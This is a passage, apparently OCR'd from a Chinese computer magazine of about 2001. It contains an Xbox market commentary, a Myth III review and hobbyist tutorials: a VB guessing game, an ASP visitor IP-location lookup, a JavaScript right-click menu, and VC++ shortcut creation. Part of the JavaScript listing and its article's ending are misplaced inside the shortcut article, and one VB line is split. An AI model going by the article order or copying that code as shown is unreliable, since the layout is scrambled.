3.将赔本进行到底

5亿美金打造XBOX，199美金(1700元人民币)一台XBOX，而如果买一台PS2则要花281美金，因此可以说XBOX是目前为止最便宜的、硬件机能最为强悍的128位游戏主机，但是每卖出一台XBOX，盖茨就要从腰包里掏出100美金来支援一下，可见卖得越多盖茨先生也就赔得越多，但是为了这个价值1000亿美金的市场，我想盖茨先生会将这样的牺牲进行到底。

4.将来的市场分配情况

XBOX的问世无疑给业界带来了不小的震动。微软公司罗比·巴赫表示，XBOX游戏机将重新定义人们对视频游戏的理解，它也将大大改变视频游戏的玩法，就像MTV改变了音乐一样。这是以前的游戏机所无法做到的。盖茨说：“我们将打进长期由日本游戏厂商独霸天下的电子游戏市场，甚至动摇日本人统治游戏主机领域的根基，重新划分全球游戏市场的势力范围。”他希望出现“大一统”的局面：游戏机+个人电脑+网络=未来游戏市场。


尽管微软投入了5亿美元来推进新型游戏机的销售，而且XBOX的开发平台、图像处理技术和其他硬件性能构成了一个相当优秀的开发环境，但也不能就肯定微软胜券在握。游戏机业传统的三巨头是索尼(SONY)公司、世嘉(SEGA)公司和任天堂(Nintendo)公司。当时并非排名第一的索尼公司，继推出“次世代”主机PS并成功击败世嘉公司的“土星”游戏机和任天堂公司的“超级任天堂”游戏机（wulong：应为N64游戏机）之后，进而推出PS2，将世嘉公司的杀手锏Dreamcast一举击溃，逼得世嘉壮士断腕，黯然离开家用游戏机市场。而且，为了迎接微软的挑战，从今年6月29日开始，降低PS2游戏机的售价，由目前的319美元降至281美元。作为最终消费者来说我并不希望看到的是谁战胜了谁，我们希望看到的是两虎相争局面，只有这样我们才能买到更好更便宜的产品。CF



神话3：苍狼世纪

□广东　阿文

在通常情况下，前作的出色会使玩家对后续作品有所期待，《神话3》正是这样。虽然我没有玩过之前的作品，但听说早在1997年，Bungie推出第一集《神话》的时候，已经为游戏界带来一连串的震撼：丰富的画面和精彩的故事剧情，为RTS游戏奠下了根基。而游戏可供自由转换的3D视觉也独具原创性，让玩家可以更清楚地了解到周围的游戏世界。接着游戏又推出了第二集《神话2》，一样有新的突破和改进。正所谓百闻不如一见，在《神话3》推出的时候，我决定亲自来看看这部作品。




相信大家也知道，这次《神话3》的制作班底已经换新，因为Bungie已经被Microsoft收购，而版权就改为由Take Two Interactive获得。游戏也就交由旗下的Gathering of Developers来推出。虽然是这样，我们仍然可以在游戏中体会到前作的影子，当然，还有不少改良的游戏元素，以及新加入的功能和特色。

我感觉到，游戏的故事是"回到过去"。就好像电影《星战前传》一样，《神话3》是一套前传性质的游戏，




故事一开始就回溯到《神话》第一集的一千年前，同时也重现了多场《神话》中的历史战争，剧情中也出现了一些英雄的人物及他们之前的故事。虽然对这个系列的剧情我了解不多，但从动画中可以感受到精彩。



当然，更让我觉得震憾的无疑是画面的效果，在新一集中采用了强大的新引擎OpenGL 3D，使得游戏内所有的东西都是3D的，包括人物角色和周围的景物，我在游戏中体验到挥舞双刃砍刀的狂暴战士、投掷炸弹的矮人以及站立起来就比其他单位高三倍的巨人是怎样行动与攻击的。所有的单位都利用了高细节的512×512纹理，体型和人类差不多的怪物只有350到450个多边形，但是庞大的巨人大约由1000个多边形构成，而且还会表现出其关节等细节。那真实感的确让人吃惊。

与人物细致度相对应的当然就是真实的场景效果，我记得其中有一个场景相当精彩，屏幕上同时显示出数十个不同的战斗单位，他们代表不同的阵型在激烈战斗着，场景是山地还有血池，血池中的鲜血从山上慢慢流淌下来，战斗场面与地形本身形成很强烈的战斗感受。在游戏过程中，画面非常清晰，即使摄像机镜头缩到最小。现在不仅地形纹理全部采用了32-bit色，游戏引擎也根据摄像机镜头的距离混合了6到7层不同的纹理。环境中的树木和植物都是动态和灵活的，它们将随着吹过的风摇摆。还有一关，所有的单位都携带着火炬，当作战单位在战斗中阵亡的时候这些火炬也将掉落到地面上，因此随着任务的进行周围环境将变得更加阴暗和恐怖，这种动态光源效果将场景的真实度大大增强。



当然，除了画面效果，富有深度的玩法也是值得一提的，游戏的剧情与任务搭配得相当紧凑，让人完成一个任务后迫不及待地投入到下一个任务中，游戏总共由25个任务组成，这些任务多种多样，包括攻击、保护、秘密行动和城堡暗杀等等，每个任务都有简介与要求，与剧情相当配合。在其中一个任务中还可以控制所有四位英雄，实在太爽啦！在操作性方面，不会觉得太难，一般有RTS经验的玩家都可以很容易上手，只是有时候不太适应3D战斗环境，战术不容易使用出来，不过只要多试几次，肯定会越玩越熟悉的。

总的来说，这部作品以其优秀的3D画面效果给笔者留下了深刻的印象，玩的时候也太专注于欣赏画面，以致于战术方面没有太多心得，不过游戏的可玩性的确是相当高，有兴趣的玩家近期要买来试试呀！CF

E-mail: program@cfan.com.cn

猜数大师

□上海　陈天运

某天的一节政治课上，老师的讲课异常乏味。无聊之际，就问别人借了个文曲星(一种学生用的PDA设备)来玩玩其附带的益智游戏。玩了不久我就被一个猜数字游戏所吸引了！它的规则很简单：你有10次机会去猜4个数A、B、C、D(ABCD，A、B、C、D为0-9之间的数字)以及它们的排列位置。每当你对这4个数作了一次猜测后，都会得到一个由你输入的猜测数与正确答案比较后得到的评分，评分有B与A两种，B代表猜对了数字但位置猜错了，而A则代表数字与位置都猜对了，例如答案为1234，如果你猜的是4567，那么你只猜对了一个数字“4”，但它的位置你没有猜对，因此你的最终得分为0A1B，如果你猜的是1243，那么所有的数字你都猜对了，而且还有两个数字的位置也猜对了，因此你的最终得分为2A2B，如果你猜的就是1234则完全正确，你的得分将是4A0B。由此可见，A为B的真子集，所以每次评分总是先评A再评B。在游戏中，你需要根据你的得分来排除不可能的数字，最终推理出正确答案，这很能锻炼人的逻辑思维能力，极具挑战性！我很喜欢这个游戏，但我没有文曲星，于是我就花了一些时间把它“移植”到我的PC上了！（东渐：真的很对不起那位政治老师……）

现在让我们设计窗体。打开VB并新建一个标准EXE工程，然后在窗体上添加如下控件：3个commandbutton、3个label以及一个textbox，最终设计结果以及控件属性的设置请参考图1。在这里需要说明的是，由于本程序使用了print语句，所以请尽量为窗体的左上角预留一定的空间。




图1

接着，切换到代码编辑器并输入如下代码：

```
Option Explicit
Option Base 1                        '选择数组下标从1开始
Dim number(10) As Integer            '保存数字0-9的数组
Dim XXXX(4) As Integer               '答案数
Dim YYYY(4) As Integer               '玩家猜测数
Dim x As Integer
Dim y As Integer
Dim rndnum As Integer
Private Sub cmdStart_Click()
  txtInput.SetFocus
  cmdOK.Enabled = True
  lblDone.Caption = "新数字已生成"
  lblAnswer.Caption = ""
  lblTimes.Caption = ""
  Call Cls
  For x = LBound(number) To UBound(number)
    number(x) = x - 1
  Next
  Call Randomize
  '生成4个互不相等的数，并保存到答案数组XXXX(4)
  rndnum = 1 + Int(Rnd() * 10)
  XXXX(1) = number(rndnum)
  number(rndnum) = number(10)
  number(10) = XXXX(1)
  rndnum = 1 + Int(Rnd() * 9)
  XXXX(2) = number(rndnum)
  number(rndnum) = number(9)
  number(9) = XXXX(2)
  rndnum = 1 + Int(Rnd() * 8)
  XXXX(3) = number(rndnum)
  number(rndnum) = number(8)
  number(8) = XXXX(3)
  rndnum = 1 + Int(Rnd() * 7)
  XXXX(4) = number(rndnum)
  number(rndnum) = number(7)
  number(7) = XXXX(4)
End Sub
Private Sub cmdOK_Click()
  txtInput.SetFocus
  Static times As Integer '用来记录玩家剩余机会次数
  Static A As Integer
  Static B As Integer
  A = 0
  B = 0
  lblDone.Caption = ""
  For y = 1 To 4
    YYYY(y) = Val(Mid$(txtInput.Text, y, 1))
    '从Text1.Text中得到玩家猜测数，并保存到YYYY(4)
  Next y
  '如果玩家输入的为有效数值，则与XXXX(4)比较，并打印评分
  If YYYY(1) <> YYYY(2) Then
    If YYYY(3) <> YYYY(1) And YYYY(3) <> YYYY(2) Then
      If YYYY(4) <> YYYY(1) And YYYY(4) <> YYYY(2) And YYYY
(4) <> YYYY(3) Then
        For x = LBound(XXXX) To UBound(XXXX)
          For y = LBound(YYYY) To UBound(YYYY)
            If XXXX(x) = YYYY(y) Then
              If XXXX(x) = YYYY(x) Then
                A = A + 1
              Else
                B = B + 1
              End If
            End If
          Next y
        Next x
        Print YYYY(1) & YYYY(2) & YYYY(3) & YYYY(4), A & "A" & B & "B"
        times = times + 1
        If times = 10 Then
          cmdOK.Enabled = False
          lblTimes.Caption = "你没有机会了，还是看看答案吧！"
          times = 0
        Else
          lblTimes.Caption = "你还有" & 10 - times & "次机会"
        End If
      Else
        MsgBox "无效输入！", vbOKOnly, "猜数大师"
      End If
    Else
      MsgBox "无效输入！", vbOKOnly, "猜数大师"
    End If
  Else
    MsgBox "无效输入！", vbOKOnly, "猜数大师"
  End If
  txtInput.Text = ""
End Sub
Private Sub cmdAnswer_Click()
  lblAnswer.Caption = XXXX(1) & XXXX(2) & XXXX(3) & XXXX(4)
'查看答案
End Sub
```




图2

最后程序的运行结果如图2所示。首先单击Start，程序就会生成4个随机的、每位互不相等的数，然后输入你的猜测数，再按OK，你就做了一次猜测，计算机会给你的答案评分，加油吧！如果你想重新开始就再按一下Start，按下Answer则为查看答案。

程序在WinMe/Win98＋VB6下调试通过。

在自己的网站上实现追捕




□北京　邱尚高

毕业了，做一个网上同学录是方便同学以后经常联络的好方法。这种小型项目用ASP写当然最合适啦！同学们可以在这里登记、更新每个人自己的信息。然而用过一段时间以后，我突然觉得有些美中不足：要是同学在访问网站时，网页会自动显示他所在实际地址（比如北京XX大学），那不就更完美了？

一、程序说明

我们先做一些准备工作。首先把“追捕”软件中的wry.dll文件改名为wry.dbf(其实这DLL扩展名只是一个掩护)，接着利用Access把wry.dbf转换为IP.MDB，并且修改IP.MDB中的表的名字为IP。打开IP表看了一下(如图)，faint！这一刻我才知道做一个程序员的艰辛（幸亏我不是^_^）！IP表一共有五个字段，分别是：STARTIP（起始IP地址)、ENDIP（结束IP地址)、COUNTRY（网段所在的国家或省份)、LOCAL（大概就是说详细点的地方吧）以及THANK(也许就是给他提供这个信息的人吧)，一共一万多条记录。



现在看看我们可以怎样使用这些数据。考虑到STARTIP和ENDIP显示的格式是061.188.000.000、061.188.255.255，我就想先将登录者的IP地址的前两位转化为000.000.的格式，比如假设来访IP地址是61.188.88.66，我就将其转化为061.188.88.66。因为现在大家接触的一般都是B类或C类的网络，很少处于A类的网段，所以我对前两位使用字符串比较，也是符合常规且节省时间的。接着，查询数据库中前8位字符是061.188.的记录，当发现记录存在时，再取出IP地址中的“88”，同时也将STARTIP和ENDIP中的第9到11的三个字符取出，如果88在两个数的中间，再取出IP地址中的“66”进行进一步的查询。基本思路就是这些，很简单吧？

二、程序代码

下面就是所有的ASP源代码，参考注释应该很好理解，你可以新建一个INDEX.ASP并且输入下面的源代码：

```
<html>
<body>
<%
 '得到请求的IP地址
 ip=Request.ServerVariables("REMOTE_HOST")
 dim str1, str2
 'ip处理部分
 dim i, j
 dim data, data1, data2

 i=instr(1,ip,".") '如果前面不足三位,在前补0
 if i<>4 then
   for j=1 to (4-i)
     ip="0" & ip
   next
 end if

 '这时前面已经有三位字符了，所以可以从第五位开始计算小数点的位置
 i=instr(5,ip,".")

 '如果少了位数再添加0，最终达到XXX.XXX.的形式
 if i<>8 then
   data1=left(ip,4)
   data2=right(ip,len(ip)-4)
   for j=1 to (8-i)'用差的位数来决定添加多少0
     data1=data1 & "0"
   next
   ip=data1 & data2
 end if
 '到目前为止，格式已经转换为与数据库相同的格式了
 '用文件方式连接数据库
 set dbcon=server.CreateObject("adodb.connection")
 dbpath=server.MapPath("ip.mdb")
 dbcon.Open "DRIVER={Microsoft Access Driver (*.mdb)};DBQ=" & dbpath

 set rs=server.CreateObject("adodb.recordset")
 rs.Open "ip",dbcon,1,1  'IP是包含地址数据的表

 do while not rs.EOF
   start=rs("STARTIP")
   endip=rs("ENDIP")
   str1=cstr(left(start,8))  '在数据库中的前8位
   str2=cstr(left(ip,8))  '请求的IP地址的前三个值
   i=strcomp(str1,str2)

   data1=int(mid(ip,13,len(ip)-12))  'data1的值是采取到的IP地址的最后三位（也许是少于三位）的值
   data2=int(right(start,3))
   data3=int(right(endip,3))

   mid1=int(mid(ip,9,3))  'mid1为输入的中间的值
   mid2=int(mid(start,9,3))
   mid3=int(mid(endip,9,3))  '分别为开始和结束的IP网络地址的中间值

   if i=0 and mid1>=mid2 and mid1<=mid3 then
     if data1>=data2 and data1<=data3 then
       Response.Write rs("COUNTRY") & rs("LOCAL")
       exit do
     end if
   end if
   rs.MoveNext
 loop

 rs.Close
 dbcon.Close
 set rs=nothing
 set dbcon=nothing
%>
</body>
</html>
```

想要调试这个程序，你应该首先搭建一个ASP运行环境，比如Windows2000＋IIS或者Windows98＋PWS。接着，你要把IP.MDB以及INDEX.ASP放在ASP的www目录中，比如wwwroot中。最后打开Internet Explorer并输入“你本机的IP地址/index.asp”就可以看看自己的成果了。

程序在Windows2000＋IIS下调试通过。

使用JavaScript和CSS制作Office XP风格的网页右键菜单

□甘肃 Blood

使用Office XP中文版时，感觉其菜单风格别具特色，十分好看，所以就有了制作此菜单的想法。好了，闲话少说，让我们一起看代码吧，由于代码中已经加入注释，我也不多解释了。

```
<HTML>
<HEAD>
<META http-equiv="Content-Type" content="text/html; charset=gb2312"></META>
<TITLE>使用JavaScript和CSS制作仿Office XP风格的网页右键菜单</TITLE>
<STYLE>
.flyoutLink {
    CURSOR: none; FONT-FAMILY: "Verdana", "Arial", "Helvetica";
   FONT-SIZE: 14px; PADDING-LEFT: 5px; PADDING-RIGHT: 25px;
    PADDING-TOP: 1px
}
.skin0 {
    BORDER-RIGHT: 1px solid; BORDER-TOP: 1px solid;
    VISIBILITY: hidden; BORDER-LEFT: 1px solid;
    WIDTH: 110px; CURSOR: default; LINE-HEIGHT: 20px;
    BORDER-BOTTOM: 1px solid; FONT-FAMILY: Verdana;
    POSITION: absolute; BACKGROUND-COLOR: white
}
.skin1 {
    BORDER-RIGHT: buttonhighlight 2px outset;
    BORDER-TOP: buttonhighlight 2px outset; VISIBILITY: hidden;
    BORDER-LEFT: buttonhighlight 2px outset; WIDTH: 90px;
    CURSOR: default; BORDER-BOTTOM: buttonhighlight 2px outset;
    POSITION: absolute; BACKGROUND-COLOR: white
}
</STYLE>
</HEAD>
<SCRIPT LANGUAGE=JavaScript>
//用于模仿Office XP的风格
function MouseOver(src,BackColor)
{ if (!src.contains(event.fromElement))
  { src.bgColor = BackColor;
    src.style.bordercolor = "#000000";
  }
}
function MouseOut(src, BackColor)
{ if (!src.contains(event.toElement))
  { src.bgColor = BackColor;
    src.style.bordercolor = "#000000";
  }
}
function BcMouseOver(src)
{ if (!src.contains(event.fromElement))
  { src.border = 1;
    src.style.bgColor = "#B6BDD2"
  }
}
function BcMouseOut(src)
{ if (!src.contains(event.toElement))
  { src.border = 0;
    src.style.bgColor = "#f1f1f1"
  }
}
//弹出消息
function MM_goToURL()
{ var i, args=MM_goToURL.arguments;
  document.MM_returnValue = false;
  for (i=0; i<(args.length-1); i+=2)
    eval(args[i]+".location='"+args[i+1]+"'");
}
function MM_popupMsg(msg)
{ alert(msg);
}
</SCRIPT>
<BODY>
<DIV id=ie5menu style="backgroundColor=white">
    <table width="150" border="0" bgcolor="#f1f1f1" bordercolor="#000000" cellpadding="0" cellspacing="0">
     <tr bordercolor="#f1f1f1">
       <td>
          <table width="100%" border="0" cellpadding="0" cellspacing="0" align="center" onMouseOut="BcMouseOut(this);" onMouseOver="BcMouseOver(this);" bordercolor="#000000" bgcolor="#f1f1f1" bordercolorlight="#000000" bordercolordark="#000000">
            <tr bgcolor="#f1f1f1" bordercolor="#B6BDD2" onMouseOut="MouseOut(this,'#f1f1f1');" onMouseOver="MouseOver(this,'#B6BDD2');" onClick="location.reload()">
             <td width="26"><img border="0" src="refurbish.gif" width="24"></td>
             <td class=flyoutLink>刷新</td>
           </tr>
         </table>
       </td>
     </tr>
     <tr bordercolor="#f1f1f1">
       <td>
         <table width="100%" border="0" cellpadding="0" cellspacing="0" align="center" onMouseOut="BcMouseOut(this);" onMouseOver="BcMouseOver(this);" bordercolor="#000000" bgcolor="#f1f1f1" bordercolorlight="#000000" bordercolordark="#000000">
        <tr bgcolor="#f1f1f1" bordercolor="#B6BDD2" onMouseOut="MouseOut(this,'#f1f1f1');" onMouseOver="MouseOver(this,'#B6BDD2');" onClick="window.close()">
         <td width="26"><img border="0" src="close.gif" width="24"></td>
             <td class=flyoutLink>关闭窗口</td>
           </tr>
         </table>
       </td>
     </tr>
     <tr bordercolor="#f1f1f1">
       <td>
        <table width="100%" border="0" cellpadding="0" cellspacing="0" align="center" onMouseOut="BcMouseOut(this);" onMouseOver="BcMouseOver(this);" bordercolor="#000000" bgcolor="#f1f1f1" bordercolorlight="#000000" bordercolordark="#000000">
            <tr bgcolor="#f1f1f1" bordercolor="#B6BDD2" onMouseOut="MouseOut(this,'#f1f1f1');" onMouseOver="MouseOver(this,'#B6BDD2');" onClick="history.go(-1)">
         <td width="26"><img border="0" src="back.gif" width="24"></td>
             <td class=flyoutLink>后退</td>
           </tr>
         </table>
       </td>
     </tr>
     <tr bordercolor="#f1f1f1">
       <td>
          <table width="100%" border="0" cellpadding="0" cellspacing="0" align="center" onMouseOut="BcMouseOut(this);" onMouseOver="BcMouseOver(this);" bordercolor="#000000" bgcolor="#f1f1f1" bordercolorlight="#000000" bordercolordark="#000000">
        <tr bgcolor="#f1f1f1" bordercolor="#B6BDD2" onMouseOut="MouseOut(this,'#f1f1f1');" onMouseOver="MouseOver(this,'#B6BDD2');" onClick="history.go(1)">
```

程序中实现创建程序组和快捷方式

□山东　崔玖

我一直认为，实际去编写一个自己需要的程序，学到的东西往往比埋头苦读编程书籍和编程技巧要多得多。很多我们不懂的东西只有在实际编写程序的过程中才能明显暴露出来。无论你的程序多么简单，你都会发现有一些自己设想好的功能却不知道如何实现！这时，我们再读书或者查阅资料去解决这些问题，就会有的放矢，效率当然也就高多了。不过话又说回来了，如果你连个“Hello World！”也做不出来，还是应该去好好看教程啦^_^。

最近我正在编写一个安装程序制作工具。现在流行的安装程序制作工具都是那种死板的普通窗口界面，我不太喜欢。我在编写安装程序模板的时候突然发现：我根本不知道如何为软件创建程序组和快捷方式！安装程序一般都可以创建程序组和快捷方式，而这方面的介绍文章我还从来没有见过……

经过数天的查阅资料（全是E文，可怜小弟会的这点English真是力不从心，多亏了金山词霸这位大虾的相助，当然，在此我也希望各位同道能够好好学习E文，不要步我的后尘……），我对于创建程序组和快捷方式终于有了一点心得，独乐乐不如众乐乐，现炒现卖，我现在就介绍给诸位。

如果你经常编写程序，可能已经猜到了创建程序组和快捷方式肯定要用到API函数。可惜，你的猜测只正确了一半。

```
    <td width="26"><img border="0" src="forward.gif" width="24"></td>
               <td class=flyoutLink>前进</td>
             </tr>
           </table>
         </td>
       </tr>
       <tr bordercolor="#f1f1f1">
         <td>
             <table width="100%" border="0" cellpadding="0" cellspacing="0" align="center" onMouseOut="BcMouseOut(this);" onMouseOver="BcMouseOver(this);" bordercolor="#000000" bgcolor="#f1f1f1" bordercolorlight="#000000" bordercolordark="#000000">
               <tr bgcolor="#f1f1f1" bordercolor="#B6BDD2" onMouseOut="MouseOut(this,'#f1f1f1');" onMouseOver="MouseOver(this,'#B6BDD2');" onClick="MM_popupMsg('欢迎使用仿Office XP风格的网页右键菜单程序\r欢迎大家给我来信\reaststarbuy@sina.com')">
           <td width="26"><img border="0" src="about.gif" width="24"></td>
               <td class=flyoutLink>关于本菜单</td>
             </tr>
           </table>
         </td>
       </tr>
   </table>
</DIV>

<SCRIPT type=text/JavaScript>
//检测浏览器
ie = (document.all)? true:false
if (ie){
  function ctlent(eventobject){if(event.ctrlKey && window.event.keyCode==13){this.document.FORM.submit();}}
}
clckcnt = 0;
var nn = !!document.layers;
var ie = !!document.all;
if (nn) {
    netscape.security.PrivilegeManager.enablePrivilege("UniversalSystemClipboardAccess");
  var fr=new java.awt.Frame();
  var Zwischenablage = fr.getToolkit().getSystemClipboard();
}
var menuskin=0
var display_url=0
//显示右键菜单
function showmenuie5(){
var rightedge=document.body.clientWidth-event.clientX
var bottomedge=document.body.clientHeight-event.clientY
//菜单定位
if (rightedge<ie5menu.offsetWidth)
  ie5menu.style.left=document.body.scrollLeft+event.clientX-ie5menu.offsetWidth
else
  ie5menu.style.left=document.body.scrollLeft+event.clientX
if (bottomedge<ie5menu.offsetHeight)
  ie5menu.style.top=document.body.scrollTop+event.clientY-ie5menu.offsetHeight
else
  ie5menu.style.top=document.body.scrollTop+event.clientY
ie5menu.style.visibility="visible"
return false
}
//右键菜单隐藏
function hidemenuie5()
{ ie5menu.style.visibility="hidden"
}
if (document.all&&window.print)
{ if (menuskin==0)
     ie5menu.className="skin0"
   else
     ie5menu.className="skin1"
   document.oncontextmenu=showmenuie5
   document.body.onclick=hidemenuie5
}
</SCRIPT>
<P>欢迎使用本菜单，欢迎大家给我来信。</P>
</BODY>
</HTML>
```



网页最终的浏览效果如图所示。代码中的refurbish.gif、close.gif、back.gif、forward.gif、about.gif分别是附图菜单条中从上至下的五个图标，你可以根据需要替换为自己的图片。

好了，只要动动脑筋，Office XP效果还是很容易实现的吧？希望大家能够做出更漂亮的右键菜单程序让大家共享，当然，不要忘记告诉我呀！CF

一、先要找到开始菜单中“程序”和桌面的实际位置

其实所谓的程序组（就是开始菜单“程序”中那些比如“附件”之类的东西），说白了就是文件夹，只是它所处的位置比较特殊罢了。不信你随便把一个文件夹拷贝到C:\Windows\StartMenu\Programs文件夹(如果你的Windows的确安装在C:\Windows)，是不是也成了程序组了？所以关键问题就是找到这个特殊的文件夹，因为不是所有的Win98都是安装在Windows子目录的。这确实要使用API函数获得。另外要想将快捷方式放到桌面上，桌面的位置也要找到。非常幸运，找这两个位置可以使用同一个API函数解决:

```
BOOL SHGetSpecialFolderPath(
    HWND hwndOwner,
    LPTSTR lpszPath,
    int nFolder,
    BOOL fCreate
);
```

hwndOwner是调用这个函数的窗口的句柄，你可以使用NULL；lpszPath将会存储找到的位置路径，这个变量是一个字符串，比如char ProgramsLocate[200]；nFolder是一个标识，指定具体要获得哪个位置，预定的值可以参阅MSDN，这里我们用到了CSIDL_PROGRAMS和CSIDL_DESKTOP，分别标识“程序”的位置和桌面的位置；fCreate一般设为0就行了，因为桌面和开始菜单怎么会不存在呢？具体的例子如下:

```
char DesktopLocate[MAX_PATH];
SHGetSpecialFolderPath(NULL,&DesktopLocate[0],CSIDL_DESKTOP,0);
```

这就找到了桌面的位置（如C:\Windows\Desktop）并保存到DesktopLocate 中了。

二、创建程序组

既然程序组就是文件夹，那么创建程序组就非常简单了:在找到的“程序”这个文件夹的位置中创建一个以程序组名命名的文件夹就OK了。比如我们已经找到“程序”的位置保存在LinkLocate中，我们还有程序组的名称保存在GroupName中，下面的代码首先用函数strcat()将程序组名连接到“程序”位置这个路径中，形成一个以程序组名为文件夹名字的文件夹路径，建立这个文件夹以创建程序组:

```
strcat(LinkLocate,"\\");// 这是什么意思不用我说了吧
strcat(LinkLocate,GroupName);
CreateDirectory(LinkLocate,NULL);// 建立文件夹
```

三、创建快捷方式

前面两个问题比较简单，但要创建快捷方式就不怎么简单了。快捷方式是具有一定格式的一种文件，我们当然不会傻到去分析这种格式，再自己编写代码去依照这种格式创建出一个快捷方式，拷贝到指定的程序组中。虽然这是可行的，但是既然快捷方式也是Windows内置的格式，它就有义务为我们提供创建快捷方式的途径，不是吗？

不幸的是，你在API函数中找不到创建快捷方式的相应函数，因为这个功能需要用COM实现。如果你对COM还不了解的话，可以去看看书，不过说实话，我在此之前对COM也是一知半解，即使现在也仍旧是稀里糊涂。我这么说并不是要搞笑，我的意思是你不需要太了解COM就可以很好地使用它。所以关于COM的解释我看还是忽略过去吧，MSDN中甚至有中文的介绍。

Windows提供了一个COM接口IShellLink，它能够帮助我们创建、修改、删除快捷方式。要使用COM接口提供的功能，你首先必须调用CoCreareInstance()函数创建一个接口的实例，当然用完了还要调用接口的实例释放函数Release()。具体的例子如下：

```
IShellLink *MyLink; // 指向接口实例的指针
CoInitialize(NULL); // 一定要初始化 COM
int re=CoCreateInstance(CLSID_ShellLink,NULL,CLSCTX_ALL,
IID_IShellLink,(void **)&MyLink);
```

CoCreateInstance的参数1、3、4 是在头文件中预定的，而参数2通常是NULL（至少对于此例）。最后的参数是指向接口实例的指针,我们可以使用获得的这个指针,通过调用相应的方法实现我们的目标。相信你对类是了解的,这个实例指针就类似一个类,可以用这个指针调用COM中的方法。比如:

```
MyLink->SetPath(&PathName[0]);
```

就是调用IShellLink的实例MyLink的SetPath()方法设置快捷方式所指向的实际文件位置。需要注意的是,你必须检查CoCreateInstance()的返回值,如果这个返回值小于0,实例就没有被建立,要马上返回。

创建实例后,调用SetPath()方法设置快捷方式指向的文件的位置路径;调用SetDescription()方法设置快捷方式的名称，这个方法只有一个参数。当然你还可以调用SetHotKey()等方法设置热键、显示的图标(默认为实际指向文件的图标)。其实这个接口功能远非这些,限于篇幅,咱们直接略过。

设置完成的快捷方式并没有实际保存到磁盘上,你需要以下代码将它实际创建到磁盘:

```
IPersistFile *ppf;
re=MyLink->QueryInterface(IID_IPersistFile, (void **)&ppf);
WCHAR wsz[MAX_PATH];
MultiByteToWideChar(CP_ACP,0,LinkLocate,-1,wsz,
MAX_PATH);// 转换为 unicode
ppf->Save(wsz,true);
```

通过调用实例的QueryInterface()方法我们又创建了一个COM接口的实例,不过这个实例隶属于原来的MyLink实例。上述代码创建的ppf的方法Save()就可以将我们上面设置好的快捷方式保存到wsz指定的位置。这里有几个需要注意的地方：1、快捷方式应该使用Unicode存储，所以必须用MultiByteToWideChar( )函数转换原来的LinkLocate为Unicode并保存到wsz中；2、快捷方式的存储位置应该是：“程序”的位置+ \\程序组名字+\\快捷方式名字+文件后缀.LNK,因为所有的快捷方式文件都是.LNK文件。3、 使用完这个实例同样要调用Release()方法释放它。

四、VC 6下实现的示例程序

让我们在VC 6下写一个程序试验一下。程序的大致功能是：你可以在三个文本框中分别填入程序组的名字、

快捷方式的名字以及快捷方式实际指向的文件位置，单击“创建”就可以在开始菜单中创建程序组和快捷方式了。如果选中了“同时在桌面上创建”，那么就会在桌面上也创建一个同样的快捷方式。程序的界面如图所示。



下面我们开始编程：

1.通过向导建立一个基于对话框的名字为ShortCut的MFC工程。在对话框资源中删除原来的控件，添加如图所示的三个文本框、三个静态文本、三个按钮（分别实现浏览文件选择快捷方式指向的文件位置、退出和创建）以及一个复选框（实现选择是否在桌面上创建快捷方式）。

2.为三个文本框生成对应的CEdit类。右键单击，选择类向导，选择“ Member Variables ”选项，在Class Name中选择CShortCutDlg，下面会出现每个控件资源的列表，分别双击相应的IDC_EDIT1等三个文本框控件，在出现的对话框中，“ Member Variablename ”分别填入m_Edit1、m_Edit2、m_Edit3 等对应的变量名，“ Category ”都选择“ Control ”，确定退出。这样三个文本框资源就和三个 CEdit 类对应起来了。

3.同样的方法为复选框生成对应的变量 m_Check1。由于MFC中没有CCheckBox类，所以生成的是CButton类。

4.添加一个通用文件打开对话框。在左边的列表中选择“ CLassView ”就会显示出所有的已定义类，双击CShortcutDlg类，在类中添加一个文件打开对话框类的实例：

```
class CShortcutDlg : public CDialog
{ // Construction
public:
     CShortcutDlg(CWnd* pParent = NULL);     // standard constructor
     CFileDialog *MyFileDialog;//添加一个打开文件对话框实例
     //省略代码
};
```

5．编写浏览文件按钮的代码。选择左边列表的“ ResourceView ”,显示出工程的资源列表，双击对话框资源IDD_SHORTCUT_DIALOG，继续编辑刚才的对话框。双击用于浏览文件的‘ ... ’按钮，出现添加按钮对应函数的对话框，按确定添加函数，编辑这个函数，实现浏览文件，并将选择的文件写入文件位置文本框中的代码：

```
void CShortCutDlg::OnButton1()
{   // TODO: Add your control notification handler code here
     MyFileDialog=new CFileDialog(true);//创建文件打开对话框
     if(MyFileDialog->DoModal()==IDOK)
          m_Edit3.SetWindowText(MyFileDialog->GetPathName());//把选择的文件写入文本框
